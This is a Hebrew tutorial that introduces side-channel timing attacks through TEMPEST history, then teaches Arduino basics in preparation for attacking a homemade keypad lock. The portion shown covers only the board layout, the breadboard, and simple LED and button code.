
Side Channel Attack on Embedded chips

מאת אבי פדר ודניאל יוחנן

הקדמה

בשנת 1943 מהנדס של חברת הטלפוניה בל עבד על מכונת ההצפנה SIGABA ששימשה את ארצות הברית בזמן מלחמת העולם השניה. תוך כדי העבודה, הוא שם לב לגמרי במקרה, שכאשר מכונת ההצפנה פועלת, אוסצילוסקופ (מכשיר למדידת אותות מתח חשמלי - בתמונה משמאל) שהיה ממוקם בצד השני של החדר החל להציג תנודות מוזרות, למרות שלא היה בין מכונת ההצפנה לאוסצילוסקופ חיבור פיזי.



[אוסצילוסקופ בפעולה -מתוך ויקיפדיה]

הגילוי של אותו מהנדס, הוביל לפרויקט סודי של ממשלת ארצות הברית שנקרא TEMPEST, שעסק בדליפה פיזית של מידע ממכשור אלקטרוני. את הדליפות האלו ממכשור אלקטרוני, ניתן לנצל כדי לתקוף מערכות, או כדי להשיג מידע מסווג (ובהמשך נראה כיצד). למתקפות האלו קוראים מתקפות ערוץ צד (Side Channel Attack). ומה שמיוחד בהם הוא שאיננו צריכים להיות בתוך המערכת כדי לבצע אותן, אלא רק להאזין למערכת. לפעמים נאזין לאותות החשמליים, לפעמים לקולות הבוקעים מהמערכת, לפעמים לטמפרטורה וכך הלאה.

לשם הפשטה של עקרון זה, ניתן להשתמש בדוגמה מעולם התחבורה. על מנת לדעת אם יש 'פקק' בכביש, ניתן לבחון ישירות את מצב הכביש, ע"י התבוננות ישירה בו. לעומת זאת, ניתן לדעת בצורה עקיפה (אומנם לא באופן וודאי אבל אכן בצורה מספקת) האם יש פקק בכביש, על ידי האזנה לכביש. כאשר ניתן להניח כי אם שומעים רעשי צפירות רבים, ככל הנראה מכוניות 'עומדות' בכביש ולא נוסעות.

על בסיס עקרון זה מבוססת התקפת ערוץ צד (Channel-Side Attack). כלומר אנו ננצל את העובדה כי ניתן למדוד משתנים חיצוניים בפעילות מערכת המחשב כדי לקבל מידע לגבי המצב של המערכת.

במאמר זה אנחנו נממש מתקפת ערוץ צד (מסוג Timing attack, נחזור לזה בהמשך) על Embedded chips. וביותר ספציפי נשתמש בשני לוחות Arduino (אחד יהיה התוקף והשני יהיה הנתקף). אקדים ואומר שהמטרה שלי במאמר אינה להרחיב על מתקפות מסוג זה או על דרכי התגוננות נגדם, מי שרוצה ללמוד על כך יותר יכול למשל לקרוא במאמר שפורסם כאן בעבר פה (ממליץ אפילו).

המטרה שלי היא להנגיש את המתקפה ע"י מימוש פשוט שלה, גם למי שלא מכיר את המתקפה או למי שלא התעסק בעבר עם Embedded chips. אני למשל מעולם לא נגעתי בלוח Arduino. ואני אעשה את זה פעם ראשונה אתכם. פשוט גשו לחנות כלשהי וקנו את כל החלקים שאתם צריכים.

לאורך המאמר נבנה ביחד את המערכות הפיזיות (בניה מודרכת של המערכת התוקפת והמערכת הנתקפת) וכמובן נתכנת אותם. לכן נדרש מכם ידע בסיסי בתכנות (רמת הקוד לא תהיה גבוהה, כדי שנקל על עצמנו ונתמקד בעיקר).

Timing Side Channel Attack

כפי שכולנו מבינים, כדי שתוכנה תוכל לבצע פעולות מסויימות, היא צריכה זמן מעבד שבו היא תבצע חישובים. את זמן העבודה של המעבד ניתן למדוד. וכך, במידה ואנו מודעים לפרמטרים הרלוונטים, כמו האלגוריתמים או ארכיטקטורת המעבד שבה המערכת משתמשת, ניתן להסיק מסקנות על המערכת או על הפעולות שנעשו בה. למתקפות מהסוג הזאת קוראים Timing attack.

קיימות המון מתקפות Timing, גם על אלגוריתמים מפורסמים של הצפנה. ואפשר למצוא מימושים שלהם בחיפוש פשוט. דוגמה נוספת למתקפה כזאת ניתן לעשות על מערכת של קוד כניסה לבניין. נוכל להאזין למערכת של הקוד ולפי זה לקבוע מהי הסיסמה. וזה בדיוק מה שנעשה פה.

אז מה בעצם אנחנו עושים

במהלך המאמר אנחנו נבנה מערכת של קוד לבניין. נבנה את המערכת באמצעות לוח Arduino שאליו נחבר חמישה כפתורים ושני לדים (כמובן נתכנת הכל), לד ירוק שידלק כאשר מזינים את הקוד הנכון, ולד אדום שילדק כאשר מזינים קוד שגוי.

לאחר מכן על המערכת הזאת אנחנו נממש Timing attack באמעות לוח Arduino נוסף. אז ראשית, נתחיל בללמוד על לוח Arduino. קישור לכל הקוד שנכתוב במהלך המאמר תוכלו למצוא פה.

בסוף המאמר תוכלו למצוא רשימת קניות שהיא רשימת הרכיבים שבהם נשתמש במהלך המאמר.

לוח Arduino

כפי שאמרתי, בשלב הראשון אנחנו נלמד קצת על לוח Arduino. לאחר מכן נתקדם כיצד לבנות את המערכת שלנו ובהמשך נממש עליה Timing attack. Arduino הוא מיקרו-בקר עם סביבת פיתוח ברישיון קוד פתוח, שמטרתה ליצור סביבה נוחה וזולה לפיתוח פרויקטים המשלבים תוכנה עם רכיבי אלקטרוניקה.


בשנים האחרונות תופעת Arduino הולכת ותופסת תאוצה ומספקת הזדמנויות גם למי שמעולם לא החזיק מלחם בידו או למי שמעולם לא כתב שורה אחת של קוד בשפת תכנות. זאת מכיוון שתחילת עבודה Arduino היא קלה יחסית. ולמרות שהשימוש ב-Arduino דורש התעסקות עם תוכנה וחומרה, אחד הדברים היפים הוא שחלק גדול מהרכיבים האלקטרוניים הינם ברמה נמוכה ודורשים ידע בסיסי בהחלט.

בנוסף אחד היתרונות המרכזיים של ה-Arduino הוא כמות המידע העצומה באינטרנט והקהילה הגדולה מסביב ככה שניתן ללמוד בקלות מה שלא יודעים.

לאורך כל תהליך הלמידה אני אצרף קישורים לאתרים שמהם אני למדתי. מדובר בהרחבה למה שאני אכתוב ולכן אין בהכרח צורך להכנס ולקרוא הכל אלא ניתן להתספק במה שאני מביא.

לוח Arduino

נסקור את מבנה לוח Arduino. כך הוא נראה:



בצד שמאל ניתן לראות את החיבור למחשב ע"מ שנוכל לתכנת את הלוח (ולספק חשמל - ניתן גם לספק חשמל באופן ישיר בחיבור שמתחתיו).


למעלה ניתן לראות פס של חיבורים שאליהם אפשר לחבר רכיבים דיגיטליים (מסומנים ב-0 עד 13). ולמטה ניתן לראות שני פסים, הפס התחתון הימני שאליו אפשר לחבר רכיבים אנלוגיים (החיבורים

מסומנים ב-A0 עד A5) והפס התחתון השמאלי שמכיל כמה סוגי יציאות - יציאה של V3.3 יציאה של V5 ושתי יציאות של GND (נקרא לזה 'מינוס').

במהלך העבודה נתכנת את החיבורים השונים כרצוננו, נבחר האם הם יספקו חשמל (HIGH) או לא (LOW) ונבחר האם הם ישמשו ככניסה למתח (INPUT) או כיציאת מתח (OUTPUT).


במשך כל בניית המערכת, נשתמש באתר הבא, שמאפשר לבנות סימולציה של מערכות שונות. ככה אנחנו ניתנסה בשימוש בלוח בצורה נוחה יותר ובלי סיכון של המערכת (טעויות בחיבורים או ברכיבים שונים, כמו נגדים, יכולות לגרום ללוח להישרף). בסימולציה ניתן למצוא את כל הרכיבים שנצטרך (לוח, נגדים, לדים, כפתורים, מטריצות וכו).

כלל התמונות שמצורפות למאמר הן צילום מסך מהסימולציה.



[צילום מתוך הסימולציה]

במהלך העבודה במקביל ללוח נשתמש במטריצה, המטריצה מאפשרת לנו לחבר בקלות רכיבים ללוח (פשוט ננעץ את הלדים והכפתורים במטריצה):




כפי שאתם רואים המטריצה מחולקת לרוחבה לשני חלקים וכל חלק מחולק לאורכו ל-30 טורים. ניתן להגיד שכל טור הוא בעצם "מיני מפצל". כלומר אם נזרים חשמל דרך חור b3 יזרום לנו חשמל גם ב-a3, c3, d3, e3. ועל אותו עקרון אם נזרים חשמל דרך g23 יזרום לנו חשמל גם ב-f23, h23, i23, j23.

אפשר לראות גם שבחלק העליון והתחתון של המטריצה יש שני פסים, אדום ושחור. נוכל לחבר חור אחד מהפס האדום ללוח לחיבור של v5 וחור אחד מהפס השחור למינוס (GND) וככה נקבל מפצל שנוכל לחבר להרבה רכיבים לאחר מכן (עוד נעשה את זה בהמשך).

סביבה העבודה

סביבת העבודה של Arduino היא Arduino Software (IDE) שאותה ניתן להוריד מפה בחינם. כעת רק נסקור את סביבת העבודה, בהמשך נסביר את מבנה הקוד:



כאשר נסיים לכתוב את הקוד, נלחץ על החץ בפינה השמאלית העליונה במסך וככה נשלח את הקוד ל-Arduino ומאותו רגע הוא יריץ את הקוד שלנו ללא הפסקה.

הסביבה מאפשרת לנו להגדיר מתחים (HIGH/LOW) בפינים שהזכרנו לפני ולהגדיר כיווני זרימת מתח של פינים (OUTPUT/INPUT). בכל זה ניגע בהמשך ונלמד תוך כדי תנועה.

מבנה הקוד בלוח ה-Arduino ובסביבת העבודה

מבנה הקוד (נכתב ב-cpp) בלוח Arduino מחולק לשלושה חלקים:

1. הצהרות מוקדמות (לא חובה - לשם הנוחות בלבד).
2. פונקציה בשם setup שרצה פעם אחת כאשר המערכת עולה.
3. פונקציה בשם loop שמתבצעת שוב ושוב כאשר המערכת עובדת.


מבנה הקו נראה כמו בתמונה הבאה:

```
#Some defines

void setup() {
   // put your setup code here, to run once:

}

void loop() {
  // put your main code here, to run repeatedly;
}
```

כעת נעבור לדבר על הרכיבים השונים והמנגנונים השונים שבהם נשתמש ותוך כדי נתרגל את השימוש בהם.

נגדים


אקדים ואומר שכאשר אנחנו נחבר רכיבים לערכת, אנחנו נצטרך להוסיף נגדים (למי שלא מכיר - נגד הוא רכיב חשמלי שתכונתו העיקרית היא התנגדות חשמלית) כדי לא לשרוף את הלוח או את הרכיבים. מכיוון שלכל נגד יש התנגדות שונה, שאותה ניתן לזהות באמצעות הפסים הצבעוניים שעל הנגד, נשתמש באתר הבא ע"מ לבדוק לפי הצבעים של הנגדים מהם הנגדים שברשותנו. ולאתר את הנגד הנכון שעלינו לחבר.



לדים (נורות)

באמצעות המדריך הבא ניתן ללמוד כיצד לחבר לד (נורה) למערכת. לשם כך נצטרך לד בצבע כלשהו ונגד 220 ohm. כאשר מחברים את הלד, חשוב לדעת שיש לו "כיוון". הרגל הארוכה שלו היא פלוס ואותה נחבר לפין מספר 13, שנגדיר אותו כיציאת מתח. והרגל הקצרה היא מינוס, שאותה נחבר דרך הנגד ל-GND. נשתמש במטריצה כדי שיהיה לנו יותר נוח.

כעת נחבר את הלד (ממליץ לכם לנסות את זה קודם באמצעות האתר של הסימולציה) ונקבל את הדבר הבא. שימו לב שהשתמשתי במטריצה כפי שהסברתי לפני:



הקוד שלנו יראה ככה:

```
int led = 13;  // The pin the LED is connected to

void setup() {
  pinMode(led, OUTPUT); // Declare the LED as an output
}

void loop() {
  digitalWrite(led, HIGH); // Turn the LED on
}
```


בשורה 1 אנחנו נצהיר ונקרא לפין מספר 13 בשם led (לפין הזה חיברנו את הלד שלנו).

בשורות 3-5 יש את פונקציית ה-setup שלנו. היא רצה פעם אחת כאשר המערכת עולה ומגדירה את פין 13 כיציאה (כלומר הוא יוציא מתח וככה נדליק את הלד).

בשורות 7-9 יש פונקציית ה-loop שלנו, היא רצה שוב ושוב כאשר המערכת עובדת והיא מורה למערכת להזרים מתח (HIGH) דרך פין 13. כלומר הלד יידלק.

חשוב להדגיש שלמרות שהפקודה **בשורה 8** להזרים מתח (HIGH) דרך פין 13 ולהדליק את הלד, רצה שוב ושוב מכיוון שהיא נכתבה בתוך ה-loop, היה מספיק להריץ אותה רק פעם אחת, למשל בתוך ה-setup. מכיוון שברגע שהורנו ללוח להוציא מתח דרך פין מסויים, יצא משם מתח עד שניתן פקודה אחרת.


כעת נעביר את הקוד ללוח (ע"י לחיצה על החץ בצד שמאל למעלה בסבית העבודה). כאשר נפעיל את הלוח, הלד האדום ידלק, בדיוק כפי שניתן לראות בסימולציה:



כפתורים

כעת ניקח את המערכת שבנינו עד כה ונוסיף לה כפתור. כך שכאשר הכפתור ילחץ הלד יידלק. לצורך כך כמובן נצטרך את המערכת שבנינו מקודם ובנוסף נצטרך כפתור פשוט ונגד ohm K10.

באתר הבא ניתן למצוא הסבר על כפתור וכיצד לחבר אותו למערכת. (שיטות שונות ניתן למצוא כאן, אנחנו נעבוד בצורה בסיסית). לכפתור לחיצה יש ארבעה רגליים שהם בעצם שני זוגות. כדי לחבר את הפתור ללוח נשתמש בשלושה רגליים:

